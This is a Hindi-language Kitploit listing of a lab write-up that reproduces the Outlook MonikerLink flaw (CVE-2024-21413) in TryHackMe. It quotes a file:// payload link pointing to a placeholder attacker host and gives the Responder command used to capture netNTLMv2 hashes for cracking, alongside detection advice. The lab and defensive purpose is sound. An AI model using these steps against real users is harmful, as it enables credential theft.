Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC — इस रिपॉजिटरी में CVE-2024-21413 के लिए शोध नोट्स और एक उच्च-स्तरीय proof-of-concept (PoC) शामिल है, जो संदेशों में एम्बेडेड SMB/moniker-शैली लिंक को संभालते समय कुछ मेल क्लाइंट्स में देखी गई एक कमजोरी है। यहां प्रलेखित PoC और प्रयोग सिस्टम पर एक नियंत्रित प्रयोगशाला वातावरण में किए गए थे। | Kitploit
उपकरण/GitHubGitHub/gurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc
पासवर्ड क्रैकिंगभेद्यता विश्लेषणशोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षालैब और अभ्यास
GitHubgurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc

CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

विवरण

इस रिपॉजिटरी में CVE-2024-21413 के लिए शोध नोट्स और एक उच्च-स्तरीय proof-of-concept (PoC) शामिल है, जो संदेशों में एम्बेडेड SMB/moniker-शैली लिंक को संभालते समय कुछ मेल क्लाइंट्स में देखी गई एक कमजोरी है। यहां प्रलेखित PoC और प्रयोग सिस्टम पर एक नियंत्रित प्रयोगशाला वातावरण में किए गए थे।

साझा करें
रिपॉजिटरी देखें
2320 साल पहलेअभी तक समीक्षित नहीं

💻 CVE-2024-21413-Microsoft-Outlook-रिमोट-कोड-निष्पादन-भेद्यता-PoC

🧩 अवलोकन

यह प्रोजेक्ट मोनिकरलिंक व्यवहार (CVE-2024-21413) को पूरी तरह से पृथक TryHackMe वातावरण में पुन: उत्पन्न करता है ताकि यह दिखाया जा सके कि कुछ हाइपरलिंक प्रारूप आउटलुक को इस तरह से एक लिंक को प्रोसेस करने का कारण बन सकते हैं जो प्रमाणीकरण प्रयासों को लीक करता है या आगे शोषण की ओर ले जाता है। परिणाम एक PoC और प्राथमिकता वाले शमन और पहचान सुझावों का एक सेट है जिसे सुरक्षा टीमें लागू कर सकती हैं। कोई लाइव / अनधिकृत सिस्टम को लक्षित नहीं किया गया।


⚙️ उपकरण और प्रौद्योगिकियां

उपकरण / कौशलउद्देश्य
Pythonस्क्रिप्ट विकास
Linux (Kali)लक्ष्य प्रणाली
Metasploitशोषण और पहुंच
TryHackMe Labनियंत्रित वातावरण

🚀 सेटअप और निष्पादन

  • लिनक्स पर आक्रमण मशीन पर टर्मिनल खोलें
    • एक पायथन फ़ाइल बनाई और कोड exploit.py पेस्ट किया

      यह कोड CMNatic द्वारा लिखा गया है और यहां पाया जा सकता है

    • मैंने कोड को अपनी मशीन के वातावरण के अनुकूल बनाने के लिए संशोधित किया।

      उदाहरण के लिए, निम्न पंक्ति “<a href=“file://ATTACKER_MACHINE/test!” में, मैंने "ATTACKER_MACHINE" को अपनी आक्रमण मशीन के IP पते से बदल दिया और पंक्ति “server = smtplib.SMTP('MAILSERVER', 25)” में, मैंने "MAILSERVER" को अपनी पीड़ित मशीन के IP पते से बदल दिया।

    • फिर मैंने exploit.py फ़ाइल चलाई और उत्तर मिला कि "ईमेल भेज दिया गया है"

    • netNTLMv2 को पकड़ने के लिए (यह एक हैश है जिसे जॉन द रिपर या अन्य उपकरणों का उपयोग करके डिक्रिप्ट किया जा सकता है और सादा पासवर्ड प्राप्त किए जा सकते हैं)। इसलिए मैंने पीड़ित मशीन से प्रतिक्रिया कैप्चर करने के लिए रिस्पॉन्डर नामक एक उपकरण का उपयोग किया। रिस्पॉन्डर को निष्पादित करने का कमांड था

      responder -I ens5

      • यहां -I इंटरफ़ेस के लिए है और मैंने ens5 इंटरफ़ेस का उपयोग किया। मेरे मामले में कमांड ने त्रुटि दिखाई, इसलिए इसे हल करने के लिए मैंने पहले निम्न कमांड का उपयोग किया और ऊपर दिए गए कमांड को फिर से आज़माया और यह काम कर गया

        systemctl start systemd-resolved

  • फिर मैं अपनी पीड़ित मशीन में लॉग इन किया
    • मैंने आउटलुक खोला और आक्रमण मशीन से भेजे गए मेल के अंदर लिंक खोला
  • इस प्रकार लिंक पर एक क्लिक करने पर मेरी आक्रमण मशीन पर रिस्पॉन्डर netNTLMv2 हैश को पकड़ने में सक्षम था netNTLMv2 हैश


यह प्रूफ-ऑफ-कॉन्सेप्ट माइक्रोसॉफ्ट आउटलुक के लिंक हैंडलिंग में एक बारीकी को उजागर करता है: कुछ file://–शैली के मोनिकर लिंक जो SMB संसाधनों को संदर्भित करते हैं, आउटलुक की मानक फ़िल्टरिंग को दरकिनार कर सकते हैं और आउटबाउंड प्रमाणीकरण प्रयासों को उत्तेजित कर सकते हैं। यहां प्रदर्शित व्यवहार पूरी तरह से नियंत्रित TryHackMe प्रयोगशाला में पुन: उत्पन्न किया गया था और यह दर्शाता है कि कैसे प्रतीत होने वाले हानिरहित लिंक प्रारूप नेटवर्क इंटरैक्शन को छिपा सकते हैं। यद्यपि विक्रेता पैच और पहचान मार्गदर्शन जारी किए गए हैं, लेकिन अंतर्निहित यांत्रिकी मोनिकर/फ़ाइल योजना के वैध उपयोगों के कारण जटिल बनी हुई है। महत्वपूर्ण रूप से, इस PoC द्वारा उत्पन्न गतिविधि नेटवर्क स्तर पर देखने योग्य है (उदाहरण के लिए, NTLM प्रमाणीकरण प्रयासों को दिखाने वाले पैकेट कैप्चर में), जिससे यह फोरेंसिक विश्लेषण और घटना जांच के लिए उपयुक्त है।

पहचान

Florian Roth द्वारा एक Yara नियम बनाया गया है जो :file:\: तत्व वाले ईमेल का पता लगाता है। Wireshark छवि
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    360
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    289

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →